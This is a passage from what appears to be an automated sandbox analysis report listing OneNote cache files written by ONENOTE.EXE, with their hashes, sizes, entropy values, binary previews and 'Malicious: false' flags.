SHA-512:	287F77C68E7D406CAFA116184480FFA120F55182082F21EB796901E6E1CF17685744ECE4392075C1C2571C693A2D90652B3DA3655DEC398AB1B4A09A2C2F1B2E
Malicious:	false
Preview:	2...>.....*...v.....2...>.....v...R.....&.....&..9,.q.....I.....I.qk..B.....LZ&..9 ,.q.....&....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....t.{....9c..>Y.....N...^..... .....Uh.6...O.....f.....I.qk..B.....LZ.....t.{....9c..>Y.....t.{....9c..>Y.....&.....&.....&.....&..j....&..T.]..&.....&. ...B..&..H....&....B..&....>.)&....J.....;.....4...4...4.."....&...&...&....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....&.....&.....#&..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001P.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.019241619553836
Encrypted:	false
SSDEEP:	48:PDBsiXvNuU9mHm0t8iENAIWCp2hdX49fXRlvToVCrdSrsoIxfDdXzSKu3wKvxnF:1sQmHr1ENA1s2TX49ZVTBRKsDfDG
MD5:	3AC986FCFDA5B53D79B4CFF61D5986A9
SHA1:	4D5080C8D64A6C37428229A105801576327E16E9
SHA-256:	AA0404882FE65FD56F38B62AC95D3E2F2E79EBC8F329494974694124DCF32F6D
SHA-512:	AEF8215287A99B46BB0B1E99EA341849964A0C21098A22836BD77CF9DFED5EEDB1B4D44B910C56B5ABA7991B0E1740A654C70ADC56B505EB664905C626743D8
Malicious:	false
Preview:	2...>.....*...v.....2...>.....v...R.....I.....I.qk..B.....LZ..#.....#T.b..4.v....-..# T.b..4.v....-..#..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....ty....(...P.n....N...^..... .....)..I...%.....f.....I.qk..B.....LZ.....ty....(...P.n.....ty....(...P.n.....#.....#.....#.....#j.....#T.]....#.....#..B ....#H.....#..B....#..>.)..#..J.....;.....4...4...4.."....#...#...#..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#.....#....#..#..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001Q.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.108534863835946
Encrypted:	false
SSDEEP:	96:Kqlsqa7tzZPEyrWXk9EkMJT+0RKeH7viWavPAs:/sP7tOyqXk9iq0RKe
MD5:	6A99FE67E1C901787160D6DA404336BB
SHA1:	E3D2C7E5718B3CBB8F867C8CFD5D8F3C6333875E
SHA-256:	E57CE418F8809FD45A2D857C55CCA560E1549304043C4946ACDA86F6B3ACF166
SHA-512:	5229C18228D8270D669CAE4EF5215A46D01DC65EEF4DDC2DF005FA7917E9C5CBF2DD19AC8287CAC0636A5D93CB0298BAFB4875634FCEC1F70F37A2E7A5608F5
Malicious:	false
Preview:	2...>.....,...v... .....2...>.....v...T.....I.....I.qk..B.....LZKqK.....KqK.8.... .]a...KqK.8.....]a...KqK..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....Ez.hL@..7..B j../....N...^.....I./X@.D.x.'...1.....f.....I.qk..B.....LZ.....Ez.hL@..7..Bj../.....Ez.hL@..7..Bj../.....KqK.....KqK.....KqK..... .....KqKj....KqKT.]..KqK.....KqK..B..KqKH....KqK..B..KqK..>.)KqK..J.....;.....4...4...4.."....KqK.KqK.KqK..z...y.. x.. .....$.....4.....7...7.....;.... ....4...4...4.....KqK.....KqK....#KqK.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001R.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.128767924111901
Encrypted:	false

SSDEEP:	96:LsjPyO1uyjEXlXS9ovTfRK+OR5PV2kRUJmK:Lsp1hQ1XS9YDRK+c
MD5:	35889BFCA4EB943C4AAF50021422CF29
SHA1:	4191614BFAC7C5229BD8E2EB11ECFF57E56BB361
SHA-256:	C38BBCF9A0FFF953B25DA65F6F6B75DF58D4E569A347CE27E4C251B0B98B5355
SHA-512:	61186D305E2F86C55BA74A0B56092F231697BBC0C57AC92A232957D50EF054DDFB0A51605FA22FE3E283DAC3B5D893E69452BFC0408FF71FBD171122B19B126
Malicious:	false
Preview:	2...>.....(...v.....2...>.....v...P.....I.....I.qk..B.....LZ.r.....r...3....0...4'.r. ..3....0...4'.r...I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....m.#.i.;./.....[h....N...^..... .....c.O|@..C...._x.....f.....I.qk..B.....LZ.....m.#.i.;./.....[h.....m.#.i.;./.....[h.....r.....r.....r.....r.....r.....r.j.....r.T.]...r.....r...B ...r.H.....r...B...r...>.).r...J.....;.....4...4...4.."....r...r...r...z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....r.....r.....#.r..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001S.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	3.6171413175300526
Encrypted:	false
SSDEEP:	96:XEll+Xs/9TGcUcCLCh9zEqDej6zEYEG4IR1EzPWc4lGouQWpH4lf+x:0X5RFCIgqJgFO0jWUGzQ8X
MD5:	285CE56CE912BB93621A538AB9FAB77B
SHA1:	174C1D5022AA1CDC59CEC2515E14F18BCC04B260
SHA-256:	5B82A28089DD2E8B6260EC8027C6D2FBA2D0846A23D26D25DE7F059D3EEDCB0A
SHA-512:	13A94E3FA4CAF2AF1CEEFA04D874A292C002949A323E8FDA9B53913F0AC52F335AB64FE76C48F181C048A7AA6AD7387817309AA3647DC334A45766C059D9F00 5
Malicious:	false
Preview:	\...,.....?.....\...,.....<.....t..G.....=.....=.....5pa..r...#n F.T..!..m...o.#n.Xa....@.+D.z..P.Xa....=.....5pa..r....=.....=.....=.....A.I.....A.I...5N.3~.k..>i.k.....i.k...@.P..\1e.2...P...^...@..... =.A.I.iVz.=~.....T).....=.....=X.....=..G....=.....=..".....T)...D..T.v.....X.....iVz..c..,0...e...B4.$.....GP..A..}.....J.....=~.....=~.V..J..cX..1CX.....X..\.~0@.yT.. (.....t..G.....p...<..-'...0..p...X..\.~0@.yT..(..X.....>.....I.....Xa....@.+D.z..P.u+[oz+M.*`..#..D..Mz..A.tLCK.....0.....e....4....."...P.r.o.j.e.c.t. .O.v.e.r.v.i.e.w... ....B.^....F...r.QH.....(.....(..."...P.r.o.j.e.c.t. .O.v.e.r.v.i.e.w...j...P.a.g.e.L.o.c.I.D...L.o.c.V.e.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001T.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	4.580916330911426
Encrypted:	false
SSDEEP:	384:xBJ5plinI6nsRc7uGRt3rN5OKldHme98mQK7miIs6LFjwrKLN/Tudm6NBceQQ65B:xBJ56nI6sG7FRNrN5OKldHme98mQKii0
MD5:	E8665086507A7C2873AC17A996A76156
SHA1:	5A2B533055F7C593FE83F86CBDB671D196594B98
SHA-256:	29009B8D47CCB217A2389AB2A5E6683EA4588B5623765BD6732235EF2FC2CF51
SHA-512:	BD9766393240CB9B2CEDA5F747CA3D037C85B402F14B9A7C1F354840105B051BB1085EBDFA52AA1AF833B410E52F90647BF0044742577A54160DABCC335123C
Malicious:	false
Preview:	....>.....v.....p@..X ..`J.....>...t...8...v.....H..X ..PI.....>.....v.....I..X ...I.....I.....I.qk..B.....LZL.o.... .L.o~..V.5.m...T.N.....-.gN._...N...L.o~..V.5.m...TtL.o..I.qk..B.....LZ.I.....I.....I.....I.....I.t.....I.....4..'...'..... .....s.....`..u).....N...^.....m.._...I.u..t./I.....4....I.qk..B.....LZ.....s.....`..u).....L.o.....L.o.....L.o..... .....L.oj....L.oT.h..L.o..D..L.o..-..L.oH....L.o.....L.o....%L.o..0.....;.....4...4...4.....'L.oDL.o..z...,4. .....$>.....4....7.....L.o3L.o.L.o.L.o.L.o.L.o.L.o..z...y.. x.. ....$...$.....&..$!..7!..7.....*...o.e.L.o.c.I.D...o.e.L.o.c

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001U.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, resolution (DPI), density 72x72, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98, yresolution=106, resolutionunit=2, software=Adobe Photoshop 7.0, datetime=2004:03:04 13:06:24], progressive, precision 8, 38x792, components 3
Category:	dropped
Size (bytes):	22203
Entropy (8bit):	6.977175130747846
Encrypted:	false
SSDEEP:	192:5q3R1VBvq3R1Flrk6Q0QPJJrR39joOVMJ25d1NkMhIwobbtAAAqYnLJZMJYZ2AC:xw6Q0WJR3FoOVMJIIlAAAqYnMJdD
MD5:	2D3128554F6286809B2C8E99DE5FD3F6
SHA1:	FC42CB04151D36F448093BDEFE33031A9B8D797D
SHA-256:	14FA2D16310485AA1CE41F6D774A3D637E8CF8B03C4F72990155DF274FDB6BD9

SHA-512:	D8531247A6E89ECABEA9C4A78F596CCE3493334EDF71AE4F7998FDDD0F80705948609C89756AB56FDFAB6D04DEC5F699A693801A772CA2EE2465BDD2CE5D2 5A
Malicious:	false
Preview:	......JFIF.....H.H.....XExif..MM.*.....b.....j.(.....1.....r.2.....i.....H.....H....Adobe Photoshop 7.0.2004:03:04 13:06:24..... .&.....(.....&.....*.....H.....H.....JFIF.....H.H.....Adobe_CM.....Adobe.d..... .....".....?.....3.....!.1.AQa."q.2.....B#$.R.b34r..C.%.S...cs5....&D.TdE.t6..U.e...u ..F'.....Vfv.....7GWgw.....5.....!1..AQaq"..2.....B#.R..3$b.r..CS.cs4.%.....&5..D.T..dEU6te....u..F.....Vfv.....'7GWgw.....?...H.....Go.Kxn.b. .g.....%?_....O.....q.....7G.....%%.V..8zm.].v?...jJ~._..>.....O;.....o..rl.A.....n.a.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001V.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	4.024684364781696
Encrypted:	false
SSDEEP:	96:kxso9dWEfsXB9bkX/Pkf+y3/eHmfrmcBXeluDR/CgytyAZGc:kxso9pkR9IX/8fD/eHAmsXMuDR/CRG
MD5:	D25E0FB5D60D15E387C77C95EBB1BB57
SHA1:	C1EA1D341AF07BD5407972BD816251965B0407FD
SHA-256:	E3F4043816359424A8C23862B5C88FC462082327D9F44FB2599436D9A85F7CC5
SHA-512:	F31D6B43350009DB78BB6BBBDA66C0B893A01D2C34CAB8893FFB06DC07E91E73380FF0B7A9F29EA8739EAACB52154BCB87F4FECD56BECF64C8933CDA3F17F 819
Malicious:	false
Preview:	2...>.....v.....2...>.....j...v...6.....I.....I.qk..B.....LZK%..)...K%....G.. ...%.K.K%....G.....%.K.K%...I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....9(. K|).....N...^.....|.. ..I...[..|_.....@&.....I.qk..B.....LZ.....9(.K|).....9(.K|).....K%.....K%.....K%.....K%.j.. ..K%.T)Z..K%...2..K%.....K%.H....K%...J.$K%.$.z.%K%..0.....;.....4...4...4.....z.....;...!..7.....C.a.l.i.b.r.i.....z.....R.....!.. 7.....S.y.m.b.o.l.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000020.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	52945
Entropy (8bit):	7.6490972666456765
Encrypted:	false
SSDEEP:	768:cjvqR0XvFaGCTJffi0tgybmWDoTw71kHUAnjvawrlp2+NUO8dWSNl3PF2PjK/q09:cyRfffIgybmWoTw1UUADHUbU21MjpAD
MD5:	AD003F032F32FAC4672D4CE237FA5C5B
SHA1:	AE234931B452F0D649D91291763B919CF350EA49
SHA-256:	ADB1EBBE18D6CD8FF08AA9BF5C83CDB83BF9AA179698E34E93DBCDDE12F04D32
SHA-512:	ECA25FA657ECE3A66D3E650628E0F65D3BADD38864C028AB6553950A1A66D7D55482C85E9E565573E9E5AAFA91C2D53235971C644A266D41EB69F8E72E3A843 B
Malicious:	false
Preview:	......JFIF.....d.d.....Ducky.....d.....Adobe.d.....d..... .....!1..AQ..aq...."....2....BR#r.b3$...C.Sc%...s5E.....!1.A..Q.aq"...2...#...B...Rb3..$..CSr...6.....?.....y_N.e.H7?.....W..w....k|... S..d.4.>.RW5z.$.i.)V.O....>o...c..*&1.D..O..".ufbb..1...t..u=..K...m...~.....F..-.fb:i..=f..C.w.[{..~.7k....;..:..3....4.....$..m]...}....~q...9T.#..7.~..8...q.N;c..ffo.w...W..d...../t_.....lW JE..).>..v;:=....Rrw#.m.n.n...E...vm.J}2N*..|.4...80.#..e....t.J..ZQ.x|g/....F..e....k+vK...M..W.X.e.L..~...j.....kz....=...n:O.::.[.L,.+R...Y..zKNI...,..{e..U.'...}.....|..t.]...~...b4.....,_i... ./.....m...a..n...v.j.?..Rc.$G|.31..#..$?.....h.w....-... .a.%z..u.....u.A....Fm..J.....G..[...w.....:....w/.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000021.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	3.5125815212859575
Encrypted:	false
SSDEEP:	192:40sPUdRWG1lRHmC9M1zB8RvC8yYl1JwzD1jXl9d8uJsRtMzTvN5m:4JiWG1lRHmKM1zi5hEzD1b7db2Rtijm
MD5:	97E614B6EF9B22A6D3C43F32A8598199
SHA1:	09D370030159DD74D726F5FB626B2097713CEE85
SHA-256:	736B8A58CBD0DF2CA560E3CB221EC9E5123EBD5235CCD0DEFDD980AAF1A8CD53
SHA-512:	1A2C65033D7B18113DBE5B2447A5C5595960FABA0C215DB43564A7612D430A5447E94D7F4E52569D667C706B50A90404B5646671221FBCA8982B71F3C1C892AF
Malicious:	false

Preview:	2...>.....v.....2...>.....0...v.....l.....l.qk..B.....LZW..9...W.F.....t. .0.E`W.F.....t..0.E`W...l.qk..B.....LZ.l.....l.....l.....l.t.....l.....4..'...'.....ip.I..M.9.1... .....N...^.....B.k.L.qg;1..g....."...4.....b....l.qk..B.....LZ.....ip.I..M.9.1.....ip.I..M.9.1.....W.....W.....W.....W.j.... W.T.x..W.....W...4..W.H....W. ....W.$....W...j.....;.....4...4...4.....W.:W.jW...z...y.. x.. .....$.....!..7!..7.....*...o.e.L.o.c.l.D...o.e.L.o.c.C.o.m.m.e.n.t.....0. 0.0.1.0.....W.:W.LW...z...y.. x.. .....$.....!..7!.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000022.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	25622
Entropy (8bit):	7.058784902089801
Encrypted:	false
SSDEEP:	384:EhK81gTCyJ/Gf9Aw3t8w8EtdPeGDh6bEi1Ie1u4ZbvgwTwrSRh7ZKNpIGY:IjcRXwdJvtdGsUbEi1IeY8vgwTyC1+Y
MD5:	F8CCFC24DEB1D991EBE085E1B2D7D9BF
SHA1:	AF76C22A765434AEDA134924C517C84107F4FED5
SHA-256:	7354001527AB554C44E7D6981B86DD933B7DC2E0D3DC8512AD3EECD843245C52
SHA-512:	818BC3690B01B30BC571E4CF45EC8D1AFCAECBAB003532644381F1CF730A5B3486862D08F7579B2D3D89167AD7DF35028881245C9550B0DA23D1F81A720A970
Malicious:	false
Preview:	......JFIF.....d.d.....Ducky.....d.....Adobe.d.....d..... .....!...1A.Qaq....."2Rr.#.t6..B..3S$4..v.b..Cs.%5..8..cUV.(.DEe.&Ff...T.d.....!.1A..Qaq...s4....2r..S"BR.3....b#C$.....c.....?..D..."}:.... ..&&...?3..W.q*.....]...m.Y.k1.....K).J...uV.b.../.0.E.H..4..W_T.[t.V.w.9.x.qe.L..o.oL.....d.\.....6.|.o...}..H{Yn..E...6Y3.l.e..D.:,.n.%...t...m.....,+,..|..n.....6.*...f.....6.../$../Vi..H ...e.f.F.zn.).n.E..2sTn.i...Yb?6+H&...Bf..*....z.o.^7[..u.:o....t.s=.....(.s.....f.g.....q9o.u1L.N...smzE..[>...+\O....j.<....j.c.W.....U..+.F/.'..W...T./W...>i01./....j.s."..Q...{... a._~OW...Rp.)*.e..W..Q4)<..'..W...q...'..U..z..g.....U}...O....w....0F:.N..V.3W.|..'z0.]...j..U[v..g$D.Lc[.e...UW.m0+

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000023.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	3.252979000195995
Encrypted:	false
SSDEEP:	384:ZoIBueOar4DP6ugycf/LbRSz4KsxaMwAm:ZoIBu0r4DP6ugzf/LbR44KsxaMwAm
MD5:	363217343EB68A29B3BE41EFB7B840E6
SHA1:	90D29CC2BA3B9590AADF83A0B148E3DEABB57A48
SHA-256:	BD08552F564EDCB001DF606F46E5FB924A9A522FB077ADB824EC139EA5F27BEC
SHA-512:	301FEF02ED67980CCDB331B032A533D9516DE17EE2578572133687842803D4DAF9155E60CF31652481AD762A7F5B0100EB83B58347C20E630235839F4213964
Malicious:	false
Preview:	2...>.....r...v.....p ..X/..2...>.....j...v...6....-..x.....LZ.....Pw.3.G.H..^./b.....Pw.3.G.H..^./b.....2...>.....r...v.....-..x.....v.....-..x.....]...T...]...\.e.0dB...X ..l.....l.qk..B.....LZ]...\.e.0dB...X.]....l.qk..B.....LZ.l.....l.....l.....l.t....l.....4..'...'.....P.. .=*.. .!.#.....N...^.....Pw.3.G.H..^./b.....4.....Pw.3.G.H..^./b.....l.qk..B.....LZ.....P...=*.. .!.#.....].....].....]..... ...]..j....]..T)y..]......]....4..]....a..]....l..]..$.N.$]..$.....;.....4...4...4.....']..%]...]....z...,4. .....$>.....4.@!..7.....D..n4..o4..p4...4. ..u-..... .....;.....4...4...4.....].....].....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000024.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	15740
Entropy (8bit):	6.0674556182683945
Encrypted:	false
SSDEEP:	192:Elv3GG8/OOs+GouFdxMlxjoPyerzkpuOo2vPMc62PaJseZC+BJoS/:EtNiwdxMlZoPhzkpuOo2PMc6rX8+B6+
MD5:	FFA5EC40DC9A0FD10EB9E6355142D6A6
SHA1:	3D3D6A7E086B3C610C08F1F3E3F883604F06F2A4
SHA-256:	D74C3973C8D1F7C77274691AFB1AA934940674341D7EEE563BE75E563281BDFD
SHA-512:	6FAF2A24D06E6008F3579C7CEC90C2887462BDF83FAD7372FBB74B8DE90340B580E9836F309B68A9794597A598F7DCDA661C9A58DA6D8187C69083B7A17C9CD 9
Malicious:	false
Preview:	......JFIF.....d.d.....Ducky.....d.....Adobe.d.....d..... .....!.1.....AQ..aq.g..8...."r....2.FG..#.E..7.Rb..Cc..D.v.B..3s..$d.%5Uu..&6fW'w.....!....1Aa...d..5e.6.q...Q..."2b.c..r3DE..BRs4U.#C.S.T..... .?...u.&0...cV.T.I...1..=4....Ce_.g.q.=F.M:>)...k..pm..h..=.....S....)Ja8x...b.).=5.q..0.....k.M.....1?-.G.b&.5..Ep.8t...'...R)..ta.F$bXO]tW.b.6#.t.XWN..ZW.....]....G....x&&f ..'L.....7...\...'.8...~`.sa.....X.....qo...SMk...'.V...i..hb.}&?/.k.:>I.^....>Y...<}...&.jY.Gn.MKejyV.....D.....gf.0....t.nw..XQ...H.B.....=8.UkR.....Hm..w..]...k ...#Z...F../.gjWvf.....w.aZ].2..5..^...VZv..._.7..a.|...:.B...,f.....~....m.;_.....-.e.y.w.[m.].bu.b.f+.E++\.....Y..7

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000025.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	3.7586583788719015
Encrypted:	false
SSDEEP:	192:gsLKixW4Xpb9N95/tctASvzox0reLlic6XwAfSPRt2+ybmL:FdzX59P5/tcnc0reflwKSPRtJy6L
MD5:	44A397B8E4404B123D54F31E46D9E032
SHA1:	7EB6EE2FDEC41150A51A102C3A26C7950B1BB6F4
SHA-256:	3B4A24884D17C28ED4304FB1C7C3711630986277626AE8ACF1683BBFEB34964D
SHA-512:	A23B47FDB75574024E9F597CF3072AB580CA224883D86936D14AF09DF93B977EF4022948554C59A7347277AE0E5D6639E5EDAF82E27C6CAF02DD9138793236B9
Malicious:	false
Preview:	2...>...h.....v..... .. !..2...>.....v.....@.....l.....l.qk..B.....LZ..n.9.....n.v.N.' ..D..>...n.v.N.'..D..>...n..l.qk..B.....LZ.l.....l.....l.....l.t.....l.....4..'...'.....|..Zj..?} S.IG.....N...^.....i.MLvM..Kn.....>.....l.qk..B.....LZ.....|..Zj..?}S.IG.....n.....n.....n.....nj.....nT .~....n.....n..P....nH.....n .....n$.....n..n.....;.....4...4...4.....n:..nj..n..z...y.. x.. .....$.....!..7!..7.....*...o.e.L.o.c.l.D...o.e.L.o.c.C.o.m.m.e.n.t.....0.0.0.1.0..... .....n:..nL..n..z...y.. x.. .....$.....!..7!.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000026.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	55804
Entropy (8bit):	7.433623355028275
Encrypted:	false
SSDEEP:	1536:gVvci05lhVbfBcWvBLeynluexaWqzww/u5:gVUZhHDljaHww/u5
MD5:	4126992F65FE53D3E3E78F6B27FD49DC
SHA1:	BC0D76B69310DA9B909D3EE4CECBFE5F386BFB45
SHA-256:	3FBE3C1C238BD7DBC67F8CFF5F3BDDFD513C96A9851B9616477947D21DFF4B2E
SHA-512:	624853F5E56D224C8188F122B2C4724F867D4099E7FAAFB9C945BE7E2907900ADCF4AE97AB08909CF94E96FB6F381E3B6396D560D93EB2731E4E69CBFE628F1
Malicious:	false
Preview:	.....JFIF.....d.d.....Ducky.....d.....Adobe.d.....d..... .....!1...AQ.aq"2.....BR..8x..r#..9b....3....CS$.'.cs.....7Gw.(.4%5&..Wg.h.....tEVfv..H.....!1A..Qa.q...."2..u6....BRr.#...b..3s..d...7.Cc. $Tt..S4.5Ue..&..%.....?...,...8..{..S.y.N....%..q.8..H[5....o..xg.....)c(.eO.YO..._D..x.U.....%.S.r.r._.^..Su.h.Q.t.:.#?....x..B.S...Q.....oqF..%..8'.qx....%.2JKjF..{y.w0.*a.R Mb.c.Q{%....eW'..[IV..'ZW3...[...MN.....rO.:....$.i..7....Vrrr...l.r..M..Qo..j....q.^...N...J.....%.J..)F...>$.....u.....o...+.....[...*..t....R}.I..R..S..GB..:.....).6_[^Xft...F.1.....zP....,# ....MG.T..Q.F.....)Fi../.I...,%.voEb.b.Z..V3..FT.}..[Z{....wd.z.e.....QwW(.).t..\..'....:)<W.<..&k...caRT.X(..K.....f...]...q..

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000027.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	4.716170186823829
Encrypted:	false
SSDEEP:	192:oks6iTCTqzfXAf/weXAVXn69ekRtJBp4o69MFCL9Rk7dXQ/rJ0QTD8WlgeAEs:q6i0qzXiDXA6hRtJBp4o+MFC5R/TJ0QA
MD5:	DA037CE1EA72C24CEBA69BBC2DA442DE
SHA1:	9ED0583913D3B85891EB516B385BCB4C5F72BBC2
SHA-256:	D583E1172EACC7E0E966A2C43015931770293424B8697C1BC69BD4442E0472B5
SHA-512:	E0C615F41A1742ECD8076A46CFCC850B37D93A54BB847C22D21EEB3BBBFFF41A2DCD920DB9384996AB579A6235726F01A2CAD7F6BAC4BF4F999777B5409D74 E4
Malicious:	false
Preview:	4...>.....^...v...2...@ ...+..4...>.....v....z...@....*.....O.....12.2..v...M.I.....l.qk..B .....L.....12.2..v...M.....l.qk..B.....LZ.l..=.+uOe8M....4.e.=.+.....l.....l.....l.t.....l.....4..'...'..... TK.x.k&@.....N...^.....~...2O.....+.....B...Z.....l.qk..B.....LZ.....TK.x.k&@.....j.. .....T.u.....d.....2.....m.....$.#.$...$.....z.....R.....!..7.....W.i.n.g.d.i.n.g.s.....333.....;.....4...4...4.....:..L...Y...K.....z...y.. x.. ....$... $.....!..7!..7.....*...o.e.L.o.c.l.D...o.e.L

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000028.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped

Size (bytes):	41893
Entropy (8bit):	7.52654558351485
Encrypted:	false
SSDEEP:	768:pZvVQkUbOHxx3pvVmO5rsP5gUdXwFMuv53knzyncaXgRDqPU:pZkijV5wScXwFMYknzucaXgRyU
MD5:	F25427EFECFEE786D5A9F630726DD140
SHA1:	BC612A86FF985AB569ED1A1EA5FFC4FDB18FC605
SHA-256:	5A36960DF32817E8426BD40A88F88B04FB55B84BAEF60F1E71E0872217FDB134
SHA-512:	B102F34385196D630F198667E874F25ADBC737426FDAE0747EC799B33632E5DC92999C7C715DC84D904342738930267AB1709870BDAA842243E4C283FE5E1554
Malicious:	false
Preview:	......JFIF.....d.d.....Ducky.....d.....Adobe.d.....d..... .....!.1AQ....aq....."......2...Xx..9BRr#.b3$..&..g.8....%F'G.(H.Ss..D5E..v..W..Cc.deu..7w.h.).....!.1....A..Qaq...Ttu.6..."R..5...2B..S... .bcs.Dd%&r3C...#$...Ue.....?..R...%.R...t.MQ*.l...v...V]..n...Zw....M....4..F.&&bb0.:]l.....ay.r<..3.l.Q^.....l54.N2.8..2s...w..r6.....[1Zh....O...9..>...B.....x]...r.\.\..v. .~....y.QT.3.....=....r..}.l.....o;....M..C1....w)...+o1f.]...MoA.E..s5..i.\....miGsy..m\.Zj....I'YU.\tU6La5v.>.K..m.]1.....k..0....</5v.V7lY.e.vV.+./[....f..u{....s.}.Rb.Z.....Y.6]..m.. ..V.\...Mr.=r...K...l..%..m^.....X.(..fG..[F*ly.jL.a4..vs..o.e..q.9km..w1.yg.....r_.*h.n..5i.-.{Y.l...<...'Or.s..Z...../JP.....\FV.S.....m

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000029.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	4.591703543138813
Encrypted:	false
SSDEEP:	192:hfpsOBrVgdU3cksUo0wveShhXugQgX0ap/lXpRt48PpoJ6XW4C6uw9vGj169NEQG:hfOQrUU3crUMeeuoh9XpRtjoJ6X5usv0
MD5:	0610CA601F75776031974F4C5C0A07E9
SHA1:	14F57F29C00E90828E54A8E8BD7C17E2D488605B
SHA-256:	D042367F4CBCC5C2675328AE00DE8BB9002F9EC6AC63DBF01938FB5EE156EFD1
SHA-512:	6C418AD6E1641410172415CC57C0A04CFD4C5E00C25693089907E0622DD0F2B0779AFAD19DF9A8718D652ABAA31DB590568F7139D8CA5F69BE2770E2E1DABCE
Malicious:	false
Preview:	2...>.....<...v.....` ..`+..2...>.....v...X...@...P*.....I.....I.qk..B.....LZ8d..G...8d...z... .Z...zu8d...z....Z...zu8d...I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....;1.D{..*.o..... N...^.....:..9..%H.N...%.#.....j.....I.qk..B.....LZ.....;1.D{..*.o.....8d.....8d.....8d.....8d.j....8d .T)z..8d...`..8d.....8d...D..8d...a..8d.$.6.$8d.$.....;.....4...4...4.....8d.;8d.Y8d.X8d...z...y.. x.. ....$...$.....D...E.....!..7!..7.....*...o.e.L.o.c.I.D...o.e.L.o.c. C.o.m.m.e.n.t.....0.0.0.9.....$.....z.....R.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002A.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	14177
Entropy (8bit):	5.705782002886174
Encrypted:	false
SSDEEP:	192:EbgGcV/hlvpfal7rgYa8S7auAxwfuSTmCSNoFQ6NO7L:EbgGcVnpwimnd38FdQL
MD5:	7CDCE7EEBF795998DA6CAC11D363291C
SHA1:	183B4CC25B50A80D3EC7CCE4BF445BCFBAA6F224
